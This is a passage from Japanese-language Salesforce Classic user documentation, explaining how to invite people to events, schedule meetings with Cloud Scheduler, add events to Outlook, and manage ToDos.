Chatter を使用してさまざまなレコードタイプの行動を作成できるかどうかは、Salesforce システム管理者が指定します。たとえば、一部のユーザはアクセス権のある取引先のフィードの行動を表示することはできるが、作成はできないということがあります。

Chatter では定期的な行動は表示対象外
Chatter フィードには、定期的な行動は全体としても個別でも表示されません。また、Chatter では定期的な行動はフォローできません。

関連トピック:

Salesforce Classic のカレンダービュー

Salesforce Classic での招待とスケジュール

Salesforce Classic では、ユーザをミーティングに招待したり、ミーティングへの招集を承諾したり、Cloud Scheduler を使用してミーティング時間を提案したりできます。また、Salesforce で Microsoft® Outlook® の行動の予定表を作成することもできます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

1. Salesforce Classic での行動へのユーザの招待とリソースのスケジュール
   ユーザ、取引先責任者、およびリードをミーティングに招待し、ミーティングリソースをスケジュールします。
2. Salesforce Classic での取引先、取引先責任者、またはリードに関するミーティングの迅速なスケジュール
   ドラッグアンドドロップによるスケジュールでは、リストビューページ内から取引先、取引先責任者、およびリードに関連する行動をスケジュールできます。リストビューから週次のカレンダービューにレコードをドラッグし、フロート表示に行動の詳細を入力します。
3. Salesforce Classic での行動に対する Outlook の予定の作成
   行動の詳細から Microsoft® Outlook® の予定を作成します。

4. Salesforce Classic の公開カレンダーでの行動の作成
   公開カレンダーには、営業部用の営業カレンダーなど、特定のユーザグループが使用できる行動のスケジュールが表示されます。Salesforce システム管理者が公開カレンダーを設定し、自分がそのグループに割り当てられている場合は、カレンダーを表示できます。また、自分のカレンダーと同様に行動を追加できます。
5. Salesforce Classic での Cloud Scheduler を使用したミーティング要請
   Cloud Scheduler を使用して、取引先責任者、リード、個人取引先、または同僚とのミーティングを要請します。
6. Salesforce Classic での行動への招待に対する返答
   行動への招待を受諾または拒否します。招待を受諾した後、その行動を Outlook に追加できます。

Salesforce Classic での行動へのユーザの招待とリソースのスケジュール


ユーザ、取引先責任者、およびリードをミーティングに招待し、ミーティングリソースをスケジュールします。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

行動にユーザを招待する
- 「行動の編集」

1. 行動の詳細ページの [招待者を選択] セクションで、[選択] をクリックします。
2. [招待者を選択] ダイアログボックスで、ユーザ、リード、取引先責任者、リソースなどの種類の招待者を検索します。
3. 名前またはその一部を入力します。検索対象を広げる場合は項目を空白のままにします。[検索] をクリックします。
4.  を使用して、人とリソースを選択および選択解除します。さらに人またはリソースを招待するには、再度検索して必要な招待者を選択します。
5. [完了] をクリックします。
6. 招待者のカレンダーを確認し、必要に応じて行動の日付と時間を調整します。
   招待者の活動予定は、スケジュール済みの時間は青色、外出中の時間は赤色で、カレンダーに示されます。招待者に対して複数の行動が特定の時間内にスケジュールされている場合は、すべての行動がカレンダーに表示されます。行動の詳細を表示するには、カレンダーの行動の上にマウスポインタを置きます。
7. 行動から招待者を削除するには、招待者名の横の [削除] をクリックします。
8. [保存 & 更新を通知] をクリックします。
   招待されたリード、取引先責任者、および個人取引先は、Web ページへのリンクが記載されたメールを受け取ります。行動または定期的な行動に対する招待を受諾または拒否できます。また、行動の概要がメールで通知されます。指定された時間に招待されたリソースが空いている場合は、招待が自動的に受諾されます。

Salesforce Classic での取引先、取引先責任者、またはリードに関するミーティングの迅速なスケジュール

ドラッグアンドドロップによるスケジュールでは、リストビューページ内から取引先、取引先責任者、およびリードに関連する行動をスケジュールできます。リストビューから週次のカレンダービューにレコードをドラッグし、フロート表示に行動の詳細を入力します。

[カレンダーを開く] リンクが表示されない場合は、ドラッグアンドドロップによるスケジュールを有効にするようシステム管理者に依頼してください。

1. リストビューの下部にある [カレンダーを開く] リンクをクリックします。ビューの下にカレンダーの週次ビューが表示されます。
2. レコードをリストからカレンダーの時間枠にドラッグします。
   行動を作成するためのポップアップウィンドウが表示されます。行動は、リストビューからドラッグしたレコードにすでに関連付けられています。

- [カレンダーを開く] リンクは、取引先、取引先責任者、およびリードのリストビューの下部にのみ表示されます。
- ドラッグアンドドロップによるスケジュールは、[コンソール] タブ、他のユーザを招待済みの行動、定期的な行動、アクセシビリティモード、Connect Offline では使用できません。
- ドラッグアンドドロップによるスケジュールを含むリストビューは、表示に多少時間がかかる場合があります。
- リストとカレンダーの間のバーをドラッグしてサイズを変更する場合、ドラッグアンドドロップによるスケジュールが使用されるすべてのビューでサイズが保存されます。リストとカレンダーのサイズは随時変更できます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ドラッグアンドドロップによるスケジュールを有効にする
- 「アプリケーションのカスタマイズ」

行動を作成する
- 「行動の編集」

ユーザ権限

行動を作成する
- 「行動の編集」

Salesforce Classic での行動に対する Outlook の予定の作成

行動の詳細から Microsoft® Outlook® の予定を作成します。

1. 行動の詳細ページで、**[Outlook に追加]** をクリックします。
2. 行動をすぐに Outlook へ追加する場合は **[開く]** をクリックします。または、`.vcs` ファイルとしてコンピュータに保存します。`.vcs` ファイルとして保存した場合は、そのファイルを Outlook でインポートします。

   Outlook の予定は「salesforce.com」フォルダに追加され、同期中に重複が作成されないように「salesforce.com」カテゴリでタグ付けされます。

エディション

Salesforce Classic で使用可能なエディション: **Database.com** Edition を除くすべてのエディション

行動を Outlook に追加するときは、次の点に留意してください。

- Outlook で行動を表示するとき、説明には行動の［説明］項目に入力した改行は表示されません。`.vcs` ファイル内では、改行は 2 個のスペースで置き換えられます。
- Lightning Sync または Salesforce for Outlook を使用して、Outlook と Salesforce の行動を同期することもできます。

メモ: また、Lightning for Outlook と Salesforce for Outlook を使用して Microsoft® Outlook® のメールを Salesforce に追加できます。これらのメールインテグレーションアプリケーションでは、送信メールまたは送信済みメー

ルを Salesforce の ToDo として記録することもできます。その後、この ToDo を取引先責任者、リード、またはその他のレコードに関連付けることができます。

Salesforce Classic の公開カレンダーでの行動の作成

公開カレンダーには、営業部用の営業カレンダーなど、特定のユーザグループが使用できる行動のスケジュールが表示されます。Salesforce システム管理者が公開カレンダーを設定し、自分がそのグループに割り当てられている場合は、カレンダーを表示できます。また、自分のカレンダーと同様に行動を追加できます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition**、**Group Edition**、および **Database.com** Edition を除くすべてのエディション

ユーザ権限

公開カレンダーに行動を作成する
- 「行動の編集」

1. カレンダービューで、[変更]をクリックして公開カレンダーに切り替えます。
2. 行動の時刻と日付を選択します。
   - 日表示では、[午前9:00]などの時刻をクリックすると、行動を追加できます。
   - 週表示または月表示では、 をクリックして行動を特定の日に追加します。
3. 行動の詳細を入力します。
4. [保存] をクリックします。または、[保存 & 新規 ToDo] をクリックし、この行動を保存して ToDo の作成を開始するか、[保存 & 新規行動] をクリックし、この行動を保存して別の行動の作成を開始します。

Salesforce Classic での Cloud Scheduler を使用したミーティング要請

Cloud Scheduler を使用して、取引先責任者、リード、個人取引先、または同僚とのミーティングを要請します。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

1. Salesforce Classic での Cloud Scheduler のしくみ

   Cloud Scheduler を使用して取引先責任者、リード、個人取引先、または同僚とのミーティングを要請すると、Salesforce 固有の Web ページが作成され、提案されたミーティング時間が表示されます。招待者はこのページにアクセスし、都合のよい時間を選択して、返信を送ります。Salesforce ではすべての返答が追跡されるため、ミーティングの確認時に最適なミーティング時間を選択できます。
2. Salesforce Classic でのミーティングの要請

   Cloud Scheduler を使用して、取引先責任者、リード、個人取引先、または同僚とのミーティングを要請します。
3. Salesforce Classic でのミーティング時間提案のヒント

   Cloud Scheduler を使用してミーティングを要請するとき、ミーティング時間を提案するか、Salesforce がミーティング時間を提案できます。Salesforce によるミーティング時間の提案は、ミーティング要請を送信してから最初の招待者が要請を表示するまでの時間差が長い場合に役立ちます。たとえば、月曜日に取引先責任者とのミーティングを要請し、その取引先責任者が木曜日まで要請を表示しなかった場合、Salesforce は、ミーティング要請の送信時点ではなく木曜日以降のミーティング時間を提案します。

4. Salesforce Classic での要請済みミーティングへの招待者の変更
   Cloud Scheduler を使用してミーティングを要請した場合、招待者をいつでも追加および削除できます。
5. Salesforce Classic での要請済みミーティングの再スケジュール
   Cloud Scheduler を使用して要請したミーティングをまだ確認していない場合、ミーティングを再スケジュールして新しい時間を提案できます。ただし、確認済みのミーティングは行動に変換されるため、新しい時間を提案することはできません。行動を再スケジュールするには、行動を編集して日付を変更し、更新した情報を招待者に送信します。
6. Salesforce Classic での要請済みミーティングの確認
   Cloud Scheduler を使用してミーティングを要請したら、招待者が都合のよいミーティング時間を返信するまで待ちます。招待者が返信すると、メール通知が送信され、招待者が選択した時間で Salesforce のミーティングが自動的に更新されます。ミーティングに最適な時間を選択し、ミーティングを確認できます。
7. Salesforce Classic での要請済みミーティングのキャンセル
   Cloud Scheduler を使用して要請したミーティングがまだ確認されていない場合、ミーティングをキャンセルでき、Salesforce から招待者にキャンセル通知が自動送信されます。確認済みのミーティングは行動に変換され、他の行動と同様に削除できます。

Salesforce Classic での Cloud Scheduler のしくみ

Cloud Scheduler を使用して取引先責任者、リード、個人取引先、または同僚とのミーティングを要請すると、Salesforce 固有の Web ページが作成され、提案されたミーティング時間が表示されます。招待者はこのページにアクセスし、都合のよい時間を選択して、返信を送ります。Salesforce ではすべての返答が追跡されるため、ミーティングの確認時に最適なミーティング時間を選択できます。

ステップ 1: ミーティングを要請し、ミーティング時間を提案する


[ホーム] の [カレンダー] セクションまたはミーティングを要請する取引先責任者、リード、または個人取引先の詳細ページの [活動予定] 関連リストに移動します。[新規ミーティング要請] をクリックして、[ミーティングのお願い] ページを開きます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限


ミーティングを要請する
- 「行動の編集」
  および
  「メールの送信」



1. 同僚、リード、取引先責任者、または個人取引先にミーティングの出席を依頼するには、[宛先] をクリックします。
2. カレンダーをクリックして最大 5 つのミーティング時間を提案するか、Salesforce にミーティング時間を提案させます。

ステップ 2: 招待者が都合のよいミーティング時間を選択する


招待者が出席可能な時間を選択できるように、Salesforce から招待者にメールでミーティング要請が送信されます。



1. 招待者がミーティング要請内の [この要請に返答] をクリックするとミーティングの Web ページが開きます。
2. 招待者は、ミーティングの Web ページで提案された時間から都合のよい時間を選択し、返信します。

ステップ 3: ミーティングを確認する

Salesforce ではすべての返答が追跡されるため、各招待者の都合のよい時間を確認できます。最適なミーティング時間を選択し、ミーティングを確認します。



Salesforce Classic でのミーティングの要請

Cloud Scheduler を使用して、取引先責任者、リード、個人取引先、または同僚とのミーティングを要請します。

Cloud Scheduler を使用する前に、次のヒントを考慮してください。

- 少なくともミーティングの要請先となる取引先責任者、リード、および個人取引先の「参照」権限が必要です。
- Salesforce から招待者にミーティング要請を送信できるように、各招待者のレコード内にメールアドレスが指定されている必要があります。
- 1 回のミーティングに、最大 50 人を招待できます。招待者は取引先責任者、リード、または個人取引先のみ、Salesforce を使用する同僚のみ、またはこの両方を組み合わせて構成できます。
- Salesforce と Microsoft® Outlook®. 間で行動を同期できるように、Salesforce for Outlook をインストールしておくことをお勧めします。

  ミーティング時間を提案するとき、自分の空き時間と予定のある時間がわかるように Salesforce カレンダーを最新の状態に更新しておくと役立ちます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ミーティングを要請する
- 「行動の編集」

  および

  「メールの送信」

ミーティングを要請する

1. [ホーム]の[カレンダー]セクションまたはミーティングに出席を依頼する取引先責任者、リード、または個人取引先の詳細ページの [活動予定] 関連リストに移動します。
2. **[新規ミーティング要請]** をクリックします。

   [ホーム] または [活動予定] 関連リストの [カレンダー] にこのボタンが表示されない場合は、Salesforce のシステム管理者に追加を依頼してください。
3. 同僚、リード、取引先責任者、または個人取引先にミーティングの出席を依頼するには、[宛先] をクリックします。
   a. 招待者の種類をドロップダウンリストから選択します。個人取引先は、取引先責任者の検索結果として返され、招待者として追加できます。
   b. テキスト項目に名前またはその一部を入力します。検索対象を広げる場合は項目を空白のままにします。
   c. **[Go!]** をクリックします。

d. [検索結果]エリアで、招待するメンバーの横にあるボックスをオンにし、[選択したものを挿入]をクリックします。被招集者をさらに追加するには、新しい検索を行い、必要に応じてメンバーを追加します。招待者の横に警告アイコン(⚠)が表示された場合、その招待者のレコードにメールアドレスが指定されていないため、ミーティングに招待できません。この場合、レコードにメールアドレスを追加すると、ミーティングに招待できるようになります。

e. [完了] をクリックします。

f. 招待者として選択した人を削除するには、[宛先] 項目の人名の横にある [x] をクリックします。[活動予定] 関連リストからミーティングを要請した場合以外は、すべての招待者を削除できます。その場合、[宛先] 項目の最初にミーティングを要請した取引先責任者、リード、または個人取引先は削除できません。

4. 件名と場所を入力します。

   [活動予定] 関連リストからミーティングを要請した場合、デフォルトの件名は、リードまたは取引先責任者の取引先名と、個人情報で指定された会社名を組み合わせたものです。ACME 社に勤務する人が Sterling 社の取引先責任者とミーティングをする場合、デフォルトの件名は「`Sterling と ACME`」になります。デフォルトの場所は常に [未定] です。

5. 次のタブから 1 つ選択します。

   - 特定のミーティング時間を提案する — カレンダーで時間を選択して、最大 5 つのミーティング時間を提案します。
   - **Salesforce** がミーティング時間を提案する — ミーティングの所要時間と期間条件を選択すると、Salesforce が最大 5 つのミーティング時間を提案します。

6. [次へ] をクリックします。

7. 招待者へのメッセージを入力し、[送信] をクリックします。

   次の点に注意してください。

   - 招集者のメールの署名は、自動的にメッセージに追加されます。
   - [送信] をクリックすると、Salesforce から招待者にミーティング要請のメールが送信されます。
   - ミーティングの Web ページに、招集者と招待者の間のメッセージがすべて表示されます。これには、招集者の要請に対する招待者の返答メッセージも含まれます。
   - [活動予定] 関連リストからミーティングを要請した場合、ミーティングはその取引先責任者またはリードのみの詳細ページに表示されます。その他の招待者の [活動予定] 関連リストには表示されません。たとえば、Jane Smith の取引先責任者の詳細ページから Jane Smith とのミーティングを要請し、[宛先] 項目をクリックして John Doe を招待した場合、要請されたミーティングは Jane Smith の [活動予定] 関連リストにのみ表示され、John Doe のリストには表示されません。[ホーム] の [カレンダー] セクションからミーティングを要請した場合は、Jane Smith または John Doe の [活動予定] 関連リストにミーティングは表示されません。

ミーティング要請を送信したら、招待者が都合のよいミーティング時間を返信するまで待ちます。その後、最終的なミーティング時間を選択して、ミーティングを確定します。

Salesforce Classic でのミーティング時間提案のヒント

Cloud Scheduler を使用してミーティングを要請するとき、ミーティング時間を提案するか、Salesforce がミーティング時間を提案できます。Salesforce によるミーティング時間の提案は、ミーティング要請を送信してから最初の招待者が要請を表示するまでの時間差が長い場合に役立ちます。たとえば、月曜日に取引先責任者とのミーティングを要請し、その取引先責任者が木曜日まで要請を表示しなかった場合、Salesforce は、ミーティング要請の送信時点ではなく木曜日以降のミーティング時間を提案します。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ミーティングを要請する
- 「行動の編集」
  および
  「メールの送信」

ミーティング時間の提案

ミーティング時間を提案すると、次のようになります。

- 提案された時間は Salesforce カレンダーには保存されません。ミーティングがカレンダーに表示されるのは、ミーティングを確認した後のみです。
- 招待者が招集者からのミーティング要請を表示すると、提案されたミーティング時間は招集者のタイムゾーンで表示されます。提案されたミーティング時間は、招待者のタイムゾーンでは表示されません。
- 過ぎてしまった時間を提案することはできません (カレンダーの黒線の前)。
- カレンダーの網かけ部分は、Salesforce カレンダーに基づいて、招待する側と招待された同僚に予定がある時間を示します。濃い網かけは、複数の同僚に同時に予定がある時間を示します。
- ミーティングの長さを変更するには、[所要時間] 項目を使用します。
- 提案した時間を削除するには、提案した時間にマウスを移動して [x] をクリックします。

Salesforce によるミーティング時間の提案

Salesforce によってミーティング時間を提案する場合、次のようになります。

- 提案される時間は、ミーティング要請を送信するまでわかりません。最初の招待者が要請を表示すると、Salesforce によってミーティングに招待されたすべての同僚のカレンダーが確認され、それぞれの空き時間に基づいてミーティング時間が提案されます。

  Salesforce では、他の未確認ミーティングですでに選択されている招待者の予定時間と重複しないようにミーティング時間を提案します。たとえば、5 営業日以内のミーティングを要請し、招待者が火曜日と水曜日の午後 2 時から午後 3 時に参加可能と返答した後に、同じ期間条件で別のミーティングを要請すると、Salesforce では、招集者のカレンダーが確認済みミーティングと他の行動ですべて予約されている場合を除き、火曜日と水曜日の午後 2 時から 3 時を除外してミーティング時間を提案します。

- デフォルトでは、Salesforce は、招集者のタイムゾーンで午前 9 時から午後 5 時の間でミーティング時間を提案します。ただし、[個人情報] 設定ページで [始業時間] 項目と [終業時間] 項目を変更した場合、Salesforce は変更された設定を代わりに使用します。

メモ: 昼食時間など、特定の時間にミーティングを行いたくない場合、Salesforce カレンダーに定期的な行動をスケジュールしてその時間を提案時間から除外します。

次の表では、Salesforce によるミーティング時間の提案を制御する設定について説明します。

項目	説明
所要時間	ミーティングの時間。
期間条件	Salesforce でどの程度先までのミーティング時間を提案するかを示します。 • 翌 5 営業日/翌 10 営業日 — Salesforce では、指定された期間条件の範囲でまんべんなくミーティング時間を提案します。たとえば、期間条件が [翌 5 営業日] の場合、最初の招待者が月曜日に要請を表示すると、Salesforce はその週の各日に 1 件のミーティング時間を提案します。その週に予約されている日がある場合、Salesforce は残りの日に集中してミーティング時間を提案します。 土曜日と日曜日は営業日から除外されます。 • いつでも — Salesforce は 5 営業日以内に 5 つのミーティング時間の提案を試みますが、5 営業日以内に 5 つの時間を提案できない場合は、その先の 10 営業日まで範囲を延長します。延長しても提案するミーティング時間を 5 つまで見つけられない場合は、Salesforce はさらにその 4 週間先まで延長して提案できる時間を探します。 このオプションを選択すると、Salesforce が 7 週間先の時間を提案する可能性もあります (5 営業日 + 10 営業日 + 20 営業日 = 7 週間)。

Salesforce Classic での要請済みミーティングへの招待者の変更

Cloud Scheduler を使用してミーティングを要請した場合、招待者をいつでも追加および削除できます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

要請したミーティングに対して招待者を追加および削除する
- 「行動の編集」

  および

  「メールの送信」

1. ミーティングを開くには、次のいずれかのメソッドを使用します。
   - [ホーム] の [カレンダー] セクションから [要請済みミーティング] サブタブをクリックし、ミーティングの件名をクリックします。[要請済みミーティング] サブタブが [カレンダー] セクションに表示されない場合は、そのサブタブを追加するようシステム管理者に依頼してください。
   - 取引先責任者、リード、または個人取引先の [活動予定] 関連リストからミーティングを要請した場合、関連リストのミーティングの件名をクリックします。
   - 招待者がミーティング要請に返答すると送信されるメール通知から [返答の表示とミーティングのスケジュール] をクリックします。
2. 次のいずれかの操作を実行します。
   - 同僚、リード、取引先責任者、または個人取引先にミーティングの出席を依頼するには、[宛先] をクリックします。
   - 招待者名の横にある [x] をクリックすると、ミーティングからその招待者が削除されます。

     [活動予定] 関連リストからミーティングを要請した場合以外は、すべての招待者を削除できます。その場合、［宛先］項目の最初にミーティングを要請した取引先責任者、リード、または個人取引先は削除できません。

   ミーティングに対して追加または削除したユーザに基づいて、カレンダーが自動的に更新されます。

   メモ: ページに表示されているボタンが [閉じる] のみの場合、要請済みミーティングを変更する権限がありません。主催者に代理でのミーティングの詳細変更を依頼するか、Salesforce システム管理者に問い合わせて必要な権限の付与を依頼します。
3. [更新を送信] をクリックします。
4. メッセージを入力します。たとえば、ミーティングから誰が追加または削除されたかを招待者に伝える場合があります。
5. 次のいずれかをクリックします。
   - すべての招待者に送信 — 既存のすべての招待者と追加した招待者に更新情報を送信し、削除した招待者にキャンセル通知を送信します。
   - 変更された招待者のみに送信 — 追加した招待者に更新情報を送信し、削除した招待者にキャンセル通知を送信します。

Salesforce Classic での要請済みミーティングの再スケジュール

Cloud Scheduler を使用して要請したミーティングをまだ確認していない場合、ミーティングを再スケジュールして新しい時間を提案できます。ただし、確認済みのミーティングは行動に変換されるため、新しい時間を提案することはできません。行動を再スケジュールするには、行動を編集して日付を変更し、更新した情報を招待者に送信します。

ページに表示されているボタンが [閉じる] のみの場合、要請済みミーティングを変更する権限がありません。主催者に代理でのミーティングの詳細変更を依頼するか、Salesforce システム管理者に問い合わせて必要な権限の付与を依頼します。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ミーティングを再スケジュールする
- 「行動の編集」
  および
  「メールの送信」

1. ミーティングを開くには、次のいずれかのメソッドを使用します。
   - [ホーム] の [カレンダー] セクションから [要請済みミーティング] サブタブをクリックし、ミーティングの件名をクリックします。[要請済みミーティング] サブタブが [カレンダー] セクションに表示されない場合は、そのサブタブを追加するようシステム管理者に依頼してください。
   - 取引先責任者、リード、または個人取引先の [活動予定] 関連リストからミーティングを要請した場合、関連リストのミーティングの件名をクリックします。
   - 招待者がミーティング要請に返答すると送信されるメール通知から [返答の表示とミーティングのスケジュール] をクリックする。
2. [再スケジュール] をクリックして、新しい時間を提案します。

   招待者が更新した要請に返信すると、ミーティングを確認できます。

Salesforce Classic での要請済みミーティングの確認

Cloud Scheduler を使用してミーティングを要請したら、招待者が都合のよいミーティング時間を返信するまで待ちます。招待者が返信すると、メール通知が送信され、招待者が選択した時間で Salesforce のミーティングが自動的に更新されます。ミーティングに最適な時間を選択し、ミーティングを確認できます。

ミーティング確認ページは、提案されたミーティングに関連する取引先責任者またはリードレコードに対する「行動の編集」権限と「編集」権限のどちらもない同僚には参照のみとして表示されます。

システム管理者が必須項目を行動に追加すると、ミーティングが行動に変換される前にこれらの項目を更新するよう指示が表示されます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ミーティングを確認する手順は、次のとおりです。
- 「行動の編集」
  および
  「メールの送信」

1. ミーティングを開くには、次のいずれかのメソッドを使用します。
   - [ホーム] の [カレンダー] セクションから [要請済みミーティング] サブタブをクリックし、ミーティングの件名をクリックします。[要請済みミーティング] サブタブが [カレンダー] セクションに表示されない場合は、そのサブタブを追加するようシステム管理者に依頼してください。

- 取引先責任者、リード、または個人取引先の [活動予定] 関連リストからミーティングを要請した場合、関連リストのミーティングの件名をクリックします。
- 招待者がミーティング要請に返答すると送信されるメール通知から [返答の表示とミーティングのスケジュール] をクリックする。

2. 時間を選択し、[確認] をクリックします。

   ミーティング時間を選択した後に、[確認] ボタンが表示されます。時間を選択しない場合、代わりに [更新を送信] ボタンが表示され、ミーティング時間を確認することなく、招待者にメッセージを送信できます。

   次のツールを使用して時間を選択できます。

   - 緑色のチェックマークは、招待者がミーティングに参加できる時間を示します。
   - 無料 は、Salesforce カレンダーに基づき、いつ参加可能であることを示します。
   - 招待者に都合がよい時間がない場合は、新しい時間を提案し、ミーティングを再スケジュールします。

3. 必要であれば、招待者へのメッセージを入力します。
4. [送信] をクリックしてミーティングを確定します。

   Salesforce で、次の処理が行われます。

   - 招待者にミーティングの最終的な日時がメールで通知されます。
   - 要請したミーティングが新しい複数個人の行動に変換されます。招待者に送信した最後のメッセージは行動の［説明］項目に表示されますが、招待者とやりとりしたその他のメールは保存されません。

     この行動は、[ホーム] の [カレンダー] セクションに表示されます。[活動予定] 関連リストからミーティングを要請した場合は、行動はその取引先責任者、リード、または個人取引先の [活動予定] 関連リストにも表示されます。

Salesforce Classic での要請済みミーティングのキャンセル

Cloud Scheduler を使用して要請したミーティングがまだ確認されていない場合、ミーティングをキャンセルでき、Salesforce から招待者にキャンセル通知が自動送信されます。確認済みのミーティングは行動に変換され、他の行動と同様に削除できます。

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

ユーザ権限

ミーティングをキャンセルする
- 「行動の編集」
  および
  「メールの送信」

1. ミーティングを開くには、次のいずれかのメソッドを使用します。
   - [ホーム] の [カレンダー] セクションから [要請済みミーティング] サブタブをクリックし、ミーティングの件名をクリックします。[要請済みミーティング] サブタブが [カレンダー] セクションに表示されない場合は、そのサブタブを追加するようシステム管理者に依頼してください。
   - 取引先責任者、リード、または個人取引先の [活動予定] 関連リストからミーティングを要請した場合、関連リストのミーティングの件名をクリックします。
   - 招待者がミーティング要請に返答すると送信されるメール通知から [返答の表示とミーティングのスケジュール] をクリックする。
2. [ミーティングをキャンセル] をクリックします。

[活動予定] 関連リストから該当するミーティングの横にある [削除] をクリックして削除することもできます。

メモ: ページに表示されているボタンが [閉じる] のみの場合、要請済みミーティングを変更する権限がありません。主催者に代理でのミーティングの詳細変更を依頼するか、Salesforce システム管理者に問い合わせて必要な権限の付与を依頼します。

3. **[OK]** をクリックしてキャンセルを確認します。

   Salesforce からすべての招待者にミーティングのキャンセルを通知するメールが送信されます。キャンセルされたミーティングは完全に削除され、ごみ箱に保存されません。

Salesforce Classic での行動への招待に対する返答

エディション

Salesforce Classic で使用可能なエディション: **Personal Edition** および **Database.com** Edition を除くすべてのエディション

行動への招待を受諾または拒否します。招待を受諾した後、その行動を Outlook に追加できます。

同僚から行動に招待されると、その行動へのリンクが記載されたメールを受信します。この行動は [ホーム] タブにも表示されます。行動を受諾または拒否する手順は、次のとおりです。

1. 行動の説明をクリックします。
2. 必要に応じて、返答を入力します。
3. 行動が単独の行動の場合、[ミーティングに参加する]または[ミーティングに参加しない] をクリックします。定期的な行動に招待された場合、[定期的に参加する] または [すべて参加しない] をクリックします。

   メモ: 定期的な行動のうち、一部の行動に参加し残りの行動は拒否する場合、定期的な行動を受諾してから特定の行動を拒否します。

関連トピック:

Salesforce Classic での行動に対する Outlook の予定の作成

ToDo

Salesforce で ToDo リストを保持し、案件や取引先を完全に掌握します。リード、取引先責任者、キャンペーン、契約のレコードや、他の必要な情報に、すべての ToDo を簡単に関連付けます。Salesforce には、ToDo の迅速な作成と更新、事前に絞り込まれた ToDo リスト、ToDo 通知オプションなど、生産性を最大限に高めるためのツールがいくつか用意されています。

1. ToDo の管理

   Salesforce では、ToDo は、作業を追跡し、商談を成立させるための強力なツールです。ToDo を商談、リード、取引先、取引先責任者に関連付けて、それらのレコード、リスト、レポートで ToDo を管理します。

2. ToDo を使用する場合の考慮事項

   Salesforce では、ToDo の期日は常に [私の設定] で選択したタイムゾーンで表示されます。Salesforce システム管理者は、ToDo を閉じるための条件を追加できます (コメントの入力を要求するなど)。Salesforce システム管理者が ToDo に対して複数の [完了] または [進行中] の状況を設定していた場合は、状況を選択して続行します。ToDo の操作は、Lightning Experience と Salesforce Classic では異なります。

3. ToDo の繰り返し

   定期的な ToDo の期日を簡単に調整したり、今後使用する ToDo リストで定期的な ToDo の乱雑さを軽減します。繰り返し ToDo を使用すると、選択したトリガに基づく指定日数が経過した時点で ToDo が繰り返されます。次の ToDo は、現在の ToDo の期日になったか、現在の ToDo が完了済みとマークされた時点で作成されます。繰り返し ToDo は、ToDo を指定日に実行する必要がない場合に、定期的な ToDo に代わる合理的な方法です。

4. Salesforce Classic での複数ユーザへの ToDo の割り当て

   最大 100 人の同僚に同じ ToDo の独立したコピーを割り当てることができます。たとえば、適切な期日が設定された「経費申請」という ToDo を作成し、取引先の営業担当チームに割り当てることができます。

5. ToDo 通知

   ToDo が割り当てられたときにメール通知を送受信するオプションを設定します。

関連トピック:

活動

行動とカレンダー

ToDo の管理

Salesforce では、ToDo は、作業を追跡し、商談を成立させるための強力なツールです。ToDo を商談、リード、取引先、取引先責任者に関連付けて、それらのレコード、リスト、レポートで ToDo を管理します。

1. Lightning Experience での ToDo の管理

